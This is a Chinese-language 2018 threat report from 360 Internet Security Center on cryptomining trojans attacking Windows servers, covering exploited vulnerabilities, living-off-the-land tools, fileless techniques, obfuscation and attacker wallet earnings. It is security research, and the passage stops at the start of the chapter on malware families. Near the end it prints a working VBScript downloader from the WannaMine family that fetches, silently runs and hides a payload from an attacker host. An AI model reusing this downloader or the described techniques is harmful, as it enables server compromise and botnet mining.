2018 年

Windows 服务器挖矿木马总结报告

360互联网安全中心

2019 年 1 月 11 日

摘要

2018 年，挖矿木马已经成为 Windows 服务器遭遇的最严重的安全威胁之一。这一年，在挖矿木马攻击趋势由爆发式增长逐渐转为平稳发展的同时，挖矿木马攻击技术提升明显，恶意挖矿产业也趋于成熟，恶意挖矿家族通过相互之间的合作使受害计算机和网络设备的价值被更大程度压榨，合作带来的技术升级也给安全从业者带来更大挑战。2019 年，挖矿木马攻击将继续保持平稳，但黑产家族间的合作将更加普遍，“闷声发大财”可能是新一年挖矿木马的主要目标。

关键词：挖矿木马、Windows 服务器、恶意攻击

目录

前言 1

第一章 2018 年攻击趋势概览 2

第二章 2018 年挖矿木马详解 5

一、挖矿木马攻击目标分布 5

二、挖矿木马使用漏洞一览 5

三、挖矿木马使用的攻击技术 6

（一）横向移动 6

（二）Living off the land 7

（三）Fileless 8

（四）代码混淆技术 9

四、挖矿木马收益分析及未来获利方式预测 10

第三章 2018 年挖矿木马家族典型 14

一、WannaMine（GhostMiner、PowerGhost） 14

二、Mykings（隐匿者） 16

三、“8220”组织 18

四、bulehero 20

五、MassMiner 22

六、ArcGISMiner 24

第四章 总结 25

参考文章 26

前言

挖矿木马是一类通过入侵计算机系统并植入挖矿机赚取加密数字货币获利的木马，被植入挖矿木马的计算机会出现 CPU 使用率飙升、系统卡顿、部分服务无法正常使用等情况。挖矿木马最早在 2012 年出现，并在 2017 年开始大量传播。

2018 年，挖矿木马已经成为服务器遭遇的最严重的安全威胁之一。360 互联网安全中心对挖矿木马进行了深入研究分析和长期攻防对抗，在这一年，360 安全卫士平均每日拦截针对 Windows 服务器的挖矿木马攻击超过十万次，时刻守卫 Windows 服务器安全。本文将依据我们掌握的数据，总结 2018 年 Windows 服务器遭遇的挖矿木马威胁，并对 2019 年 Windows 服务器下挖矿木马发展趋势进行分析评估（注：下文提到的“挖矿木马”均指针对 Windows 服务器的挖矿木马）。

第一章 2018 年攻击趋势概览

2018 年，Windows 服务器遭到的挖矿木马攻击呈现先扬后抑再扬的趋势。2018 年上半年，针对 Windows 服务器的挖矿木马呈现稳步上升趋势，并在 2018 年 7 月左右达到顶峰。之后挖矿木马攻击强度减弱，部分挖矿木马家族更新停滞，直到 2018 年 12 月，WannaMine、Mykings 等大型挖矿僵尸网络再次发起大规模攻击，针对 Windows 服务器的挖矿木马攻击才再次出现上升趋势。2018 年针对 Windows 服务器的挖矿木马攻击趋势如图 1 所示。

图 1 2018 年针对 Windows 服务器的挖矿木马攻击趋势

在 2018 年初，挖矿木马攻击的上升趋势是 2017 年末挖矿木马爆发的延续。2017 年 12 月，“8220”组织使用当时还是 0day 状态的 Weblogic 反序列化漏洞（CVE-2017-10271）入侵服务器并植入挖矿木马[1]，引起一波不小的轰动。之后，更多黑产从业者将目光投向服务器挖矿领域。据 360 互联网安全中心统计，2018 年上半年针对 Windows 服务器的挖矿木马家族呈逐月上升趋势，最高时每月有 20 余个成规模的挖矿木马家族。



图 2 2018 年针对 Windows 服务器的挖矿木马家族数量变化

不过到了 2018 年下半年，挖矿攻击趋势有所下降，挖矿木马家族数量也仅仅保持稳定，不再呈现类似于上半年的增长趋势。出现这种情况的原因之一，在于 2018 年下半年披露的 Web 应用远程代码执行漏洞相比较上半年要少得多，挖矿木马缺少新的攻击入口；另外由于虚拟货币的波动，下半年针对服务器的挖矿木马家族格局基本定型，没有新的大家族产生。从图 2 可以看出 2018 年下半年成规模挖矿木马家族数量一直保持 30 个左右的，并未出现太大增长。

直到 2018 年年底，各大挖矿木马家族才再次活跃，挖矿木马攻击在沉寂将近半年之后再次呈现上升趋势。其中，“Mykings”家族、“8220”组织与“WannaMine”家族无疑是攻击趋势上升的“主力”。2018 年，这三个家族攻击计算机数量占据所有家族攻击计算机总量的 87%，到了 12 月，这个数值上升到了可怕的 92%。图 4 展示了 2018 年这三个家族攻击计算机数量与其他家族攻击计算机数量总和的比较。关于这几个活跃挖矿家族的细节将在第三章提及。



图 3 2018 年“Mykings”、“8220”组织与“WannaMine”三个家族攻击计算机数量与其他家族对比

因此，2018 年成为针对 Windows 服务器挖矿木马最为鼎盛的一年，***进入 2019 年，如果加密数字货币继续保持目前下滑状态，挖矿木马可能也将随之降温，攻击者也会在更多盈获利方式中寻求平衡。***

第二章 2018 年挖矿木马详解

一、挖矿木马攻击目标分布

针对 Windows 服务器的挖矿木马除少部分利用 Windows 自身漏洞外，更多的是利用搭建在 Windows 平台上的 Web 应用或数据库的漏洞入侵服务器。图 5 展示了 2018 年针对 Windows 服务器的挖矿木马攻击目标分布。其中，MsSQL 是挖矿木马的最大攻击目标，Weblogic、JBoss、Drupal、Tomcat 等 Web 应用也是挖矿木马重灾区。



图 4 2018 年针对 Windows 服务器挖矿木马攻击目标分布

二、挖矿木马使用漏洞一览

正所谓“工欲善其事，必先利其器”——利用成功率高、操作简便、适用于大规模攻击的漏洞往往受到攻击者青睐。表 1 展示了 2018 年挖矿木马入侵 Windows 服务器所使用的漏洞。攻击者手里往往持有一个能够针对多个平台的漏洞武器库和一个保存有存在漏洞计算机的 IP 地址的列表，具有僵尸网络性质的挖矿木马会将这个漏洞武器库集成到挖矿木马中，使挖矿木马实现“自力更生”，不具有僵尸网络性质的挖矿木马则会定期对列表中的 IP 地址发起攻击。一些频繁更新的挖矿木马更是在漏洞 POC 公开后的极短时间内将其运用在实际攻击中。

攻击平台	漏洞编号	POC 公开与首次出现利用时间差
Weblogic	CVE-2017-3248	6 个月
	CVE-2017-10271	0 天（0day）
	CVE-2018-2628	10 天-20 天
	CVE-2018-2894	5 个月

JBoss	CVE-2010-0738	未知
	CVE-2017-12149	20 天-30 天
Struts2	CVE-2017-5638	<1 个月
	CVE-2017-9805	未知
	CVE-2018-11776	4 个月
Drupal	CVE-2018-7600	2 个月
	CVE-2018-7602	2 个月
ThinkPHP	-(ThinkPHPv5 GetShell)	10 天-15 天
PHPMyAdmin	-(弱口令爆破)	-
PHPStudy	-(弱口令爆破)	-
Spring Data Commons	CVE-2018-1273	未知
Tomcat	-(弱口令爆破)	-
	CVE-2017-12615	未知
MsSQL	-(弱口令爆破)	-
MySQL	-(弱口令爆破)	-
Windows Server	-(弱口令爆破)	-
	CVE-2017-0143	<1 个月

表 1 2018 年挖矿木马入侵 Windows 服务器所使用的漏洞

三、挖矿木马使用的攻击技术

（一）横向移动

横向移动指的是：木马在入侵计算机之后，以该计算机作为傀儡机，攻击局域网中的其他机器并控制这些机器。具有僵尸网络性质的挖矿木马家族常会利用 Windows 系统自身漏洞攻击局域网中的其他机器，并在其他机器中植入挖矿木马。在横向移动攻击武器的选择上，“永恒之蓝”漏洞攻击武器是大部分挖矿木马家族的首选，而横向渗透神器 Mimikatz 也被 WannaMine 等挖矿木马家族所使用。在这些家族的横向渗透中，Mimikatz 只是作为“永恒之蓝”漏洞攻击武器的备选方案，可见攻击者更追求稳定性和使用上的简便，而不愿将上手难度高的 Mimikatz 放在首位。



图 5 使用“永恒之蓝”漏洞攻击武器与使用 Mimikatz 的挖矿木马家族数量对比

（二）Living off the land

Living off the land 直译是“靠山吃山，靠水吃水”，在恶意攻击中指的是借助系统中已存在的应用程序或工具完成攻击。上文提到针对 Windows 服务器的挖矿木马大多数通过 Web 应用或系统的缺陷入侵计算机，而这些缺陷大多数只允许在远程计算机上执行任意命令而非任意代码，因此攻击者需要借助系统中已存在的应用程序或工具下载载荷，实现挖矿木马的植入。表 2 展示了被挖矿木马借力的合法应用程序。

应用程序名称	被挖矿木马滥用的功能
cmd.exe	执行载荷
PowerShell.exe	下载载荷，执行载荷
Regsvr32.exe	执行载荷
Certutil.exe	下载载荷，解码载荷
bitsadmin.exe	下载载荷，执行载荷，持续驻留
wscript.exe	下载载荷，执行载荷
cscript.exe	下载载荷，执行载荷
mshta.exe	执行载荷
wmic.exe	执行载荷

表 2 被挖矿木马借力的合法应用程序

图 7 则展示了针对 Windows 平台挖矿木马家族对这些合法应用程序的使用情况。Powershell 这个功能强大的工具是攻击者最青睐的，而诸如 Regsvr32.exe、mshta.exe 这类能够执行存放在攻击者服务器的恶意代码的应用程序也被大量挖矿木马所使用。



图 6 针对 Windows 平台挖矿木马家族滥用合法应用程序的情况

（三）Fileless

Fileless 也叫“无文件攻击”技术，即攻击者在不释放文件的情况下实施攻击。攻击者一般通过在内存中加载恶意代码实现“无文件攻击”。Fileless 本身是在 Living off the land 的范畴中，由于针对 Windows 服务器的挖矿木马频繁使用该技术，故此在文章中将其提取出来另外讨论。

在针对 Windows 服务器的挖矿木马家族中，WannaMine 是“无文件攻击”技术的集大成者。WannaMine 利用漏洞入侵服务器后，会借助 PowerShell 应用程序在内存中完成挖矿木马运行、横向渗透、更新自身等多项工作。图 8 是 WannaMine 家族所使用的无文件攻击技术图解[2]。



图 7 WannaMine 家族所使用的无文件攻击技术图解

2018 年 11 月，Mykings 僵尸网络使用 CVE-2015-7768 攻击 KONICA MINOLTA FTP 时也使用了“无文件”攻击技术。Mykings 将加密后的载荷隐藏在 PowerShell 内存中，当扫描到存在漏洞的 KONICA MINOLTA FTP 时就解密载荷并向其发送带有载荷的漏洞利用代码。



图 8 Mykings 家族攻击 KONICA MINOLTA FTP 时所使用的无文件攻击技术图解

“无文件攻击”技术的优势在于能够躲避杀毒软件的静态扫描，劣势在于现阶段过分依赖 PowerShell 强大的功能，一旦 PowerShell 被封锁，攻击者将很难找到替代品。

（四）代码混淆技术

代码混淆的目的是为了逃避杀毒软件的静态扫描，并增加样本分析人员的分析难度。对 PE 文件格式的木马加上诸如 VMP 这类的强壳已经是老生常谈了。2018 年挖矿木马将混淆魔爪伸向了 PowerShell 脚本、JS 脚本、hta 文件等非 PE 文件，这些文件不一定会在受害机器上出现，更多的是在内存中执行，攻击者此举纯粹是为了给样本分析人员增加难度。

Invoke-DOSfuscation 项目[3]最受挖矿木马青睐，图 10 和图 11 分别是 WannaMine 家族和 Mykings 家族使用 Invoke-DOSfuscation 对 PowerShell 代码进行混淆的例子。这类连编辑器都无法正常高亮的混淆代码给样本分析人员带来极大的挑战。



图 9 WannaMine 家族使用 Invoke-DOSfuscation 进行混淆的例子

图 10 Mykings 家族使用 Invoke-DOSfuscation 进行混淆的例子

四、挖矿木马收益分析及未来获利方式预测

2018 年全球加密数字货币价格呈现走跌的趋势，大部分挖矿木马选择的币种——门罗币，在 2018 年缩水了超过九成。从最高时的 1 个门罗币兑 3500 元人民币降到现在的 1 个门罗币兑 300 元人民币。

图 11 门罗币价格走势，红框中为 2018 年门罗币价格走势[4]

挖矿是一种几乎零成本的获利方式，因此门罗币价格的大幅缩水对挖矿木马攻击趋势的影响有限。表 3 展示了各个针对 Windows 服务器的成规模挖矿家族钱包地址和获利情况。可以看出，即使加密数字货币价格狂跌，一些大型挖矿家族仍然能够获得不错的收益。以 WannaMine 家族为例，若该家族以当前价格将持有的门罗币兑换成人民币，依然可以收益将近 150 万人民币，而实际收益必然大于 150 万人民币。

钱包地址	加密数字货币数量	家族
43Qof2iF1QV8NuGEDhxU3vBapovcxGVrYaNu35oMA58JXx1wx5nwEdZMe2DEsRVM1DV3vj5prS9moK8hAebH4ewgV7JDmDb	2879XMR	WannaMine
44XYTPbEG7pg17grFsFdd3KdPaiJzNBNCZX1RqkvDuBmKwcLq1QVwhaCzrZctw15zrDPGFhQWVAWsi47g3p5dyNY21jUCj1	2015XMR	
4B9oDLDgeLnWnE9y2snHC3N2fX5CnBFMvQw1hgyZkhd8Vfg3nVAzJ2mVND9eryd5ZmauBredcbxtLMU35t346K6cPPQt7Bt	157XMR	
41mmoPVT1EFTaq3R4RpWEWiFJufAqJk8bAHBheSDVSGLgorjJHTNemdNg3kocA2Hj66Cve8B9fVEuYY6ztctk1bAETqsnNk	31XMR	
49kWWHdZd5NFHXveGPPAnX8irX7grcNLHN2anNKhBAinVFLd26n8gX2EisdakRV6h1HkXaa1YJ7iz3AHtJNK5MD93z6tV9H	53XMR	
4836J714oRpM9zdt7PZGmpChufqSEAFW8RgEMhu4tpGZKiFtogAiPY85GW9tWD9zKEi9XmB4Prw55M5fjjTgrhVhSDLLkFZ	12XMR	
44FaSvDWdKAB2R3n1XUZnjavNWwXEvyixVP8FhmccbNC6TGuCs4R937YWuoewbbSmMEsEJuYzqUwucVHhW73DwXo4ttSdNS	3XMR	Zombieboy
41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo	545XMR	“8220”组织
4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg	203XMR	
46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ	11XMR	
48ojQAPbQCY5j75Hshe1mXKSAe3db6NVRAxsiMxS7rMNcEGE1mKGW1eETRamd1cKgRHCtqdTnEUu6NEKKSGXVugN9q2WVM8	43XMR	KoiMiner
463tGbooc85VubSo9TjhjLegtVvBQD6qPVJ3LxDoNrtKexAqcyDkoqm9p32MrDoMWcSmWz41EKbxL3AKPJyCjCmcTPZ96XQ	16XMR	
47Uvt85TgZzHkveaTed69jhY4CSN8334BUufUtmaoLSNJadf2BoTtroHm5evYqQy4NJeyVBYYtGK8SHSAtFSiW6aDztDs9j	46XMR	
44873Xameckc4wR21AdrM5fnoFHKZJSVj6cBADTgFTrEEN94jP2XfQZ74PMRiqoYHnBu2cCe32wLx7gKHnQpfFqCLb6Ryn2	19XMR	
43BEKp4t8km3wEBasxmPMcV5n5XPPjRN4VcicaSwKZkTHxKzc4hTYwd3tyqR8SLZahfuSsTeJEG3fcEMnX3jA1F86iao1GU	0.32XMR	NSASrvanyMinner
4AN9zC5PGgQWtg1mTNZDySHSS79nG1qd4FWA1rVjEGZV84R8BqoLN9wU1UCnmvu1rj89bjY4Fat1XgEiKks6FoeiRi1EHhh	157XMR	bulehero
49bjBwYN1YVcn6iJv7pTboVUPKT7Se1cZVqWKd7axs2zJoai68dYg8uWoapnxLNDyWNGTvsMbgvesbBctw1SW2czSBGB6R3	13XMR	JavaeMiner（未披露）
45UGVCbZAtzePzujSn2GYHPrciq8ZoBH1MXaA7nNiQa5GrvvomXuinGHnXTBgv21NmXUrNDxKXJwZb8hTQK4Hj1VCkCvCsH	3XMR	WmicMiner（未披露）

44qLwCLcifP4KZfkqwNJj4fTbQ8rkLCxJc3TW4UBwciZ95yW FuQD6mD4QeDusREBXMhHX9DzT5LBaWdVbsjStfjR9PXaV9L	58XMR	MassMiner
49Rocc2niuCTyVMakjq7zU7njgZq3deBwba3pTcGFjLnB2Gv xt8z6PsfEn4sc8WPPedTkGjQVHk2RLk7btk6Js8gKv9iLCi	928XMR	
47Tscy1QuJn1fxHiBRjWFtgHmvqkW71YZCQL33LeunfH4rsG EHx5UGTPdfXNJtMMATMz8bmaykGVuDFGWP3KyufBSdzxBb2	>2000XMR（矿池已禁止查询该钱包）	Mykings
41xDYg86Zug9dwbJ3ysuyWMF7R6Un2Ko84TNfiCW7xghhbKZ V6jh8Q7hJoncnLayLVDwpzbPQPi62bvPqe6jJouHAsGNkg2	11MXR	
47Tscy1QuJn1fxHiBRjWFtgHmvqkW71YZCQL33LeunfH4rsG EHx5UGTPdfXNJtMMATMz8bmaykGVuDFGWP3KyufBSdzxBb2	>6000XMR（矿池已禁止查询该钱包）	

表 3 各挖矿家族钱包地址的获利情况

不过某些规模较大的挖矿家族依然在寻求其他的获利方式以最大化利用其控制的僵尸机器的价值。比如 2018 年 6 月，WannaMine 家族在一次更新中增加了 DDoS 模块。该 DDoS 模块代码风格、攻击手法与 WannaMine 家族之前的情况大不相同,DDoS 模块的载荷下载地址在 2018 年 6 月之前曾经被其他家族所使用[5]。不难推测，WannaMine 可能与其他黑产家族进行合作，摇身一变成为“军火商”为其他黑产家族定制化恶意程序。

```
Const adTypeBinary = 1
Const adSaveCreateOverWrite = 2
Dim http,ado
Set http = CreateObject("Msxml2.ServerXMLHTTP.6.0")
http.SetOption 2, 13056
http.open "GET","http://d4uk.7h4uk.com/w_download.exe",False
http.send
Set ado = createobject("Adodb.Stream")
ado.Type = adTypeBinary
ado.Open
ado.Write http.responseBody
ado.SaveToFile "javaupdato.exe"
ado.Close
CreateObject("WScript.Shell").Run "javaupdato.exe",0,false
CreateObject("scripting.filesystemobject").deletefile(wscript.scriptfullname)
```

图 12 WannaMine 的 DDoS 模块中所连接的载荷下载地址 d4uk.7h4uk.com 曾被其他家族使用

无独有偶，另一大挖矿家族 Mykings 也在 2018 年实现了身份的转换。2018 年 11 月，Mykings 与“暗云”木马家族合作，向受控计算机中植入“暗云”木马，功能包括但不限于挖矿、锁首页、暗刷和 DDoS[6]。图 14 展示了 Mykings 僵尸网络与“暗云”木马合作后的攻击流程。



图 13 Mykings 僵尸网络与“暗云”木马合作后的攻击流程

可以预测，2019 年将涌现更多这类的合作。挖矿木马家族除了往僵尸机中植入挖矿木马获利外，还会向其他黑产家族提供成熟的漏洞攻击武器与战术，或者将已控制的僵尸机出售给其他黑产家族。而类似“暗云”木马家族这类对黑产获利方式、获利渠道较为熟悉的家族则购买挖矿木马家族出售的僵尸机，或者与挖矿木马家族共同开发定制木马，谋求挖矿以外的利益最大化。

第三章 2018 年挖矿木马家族典型

一、WannaMine（GhostMiner[7]、PowerGhost[8]）

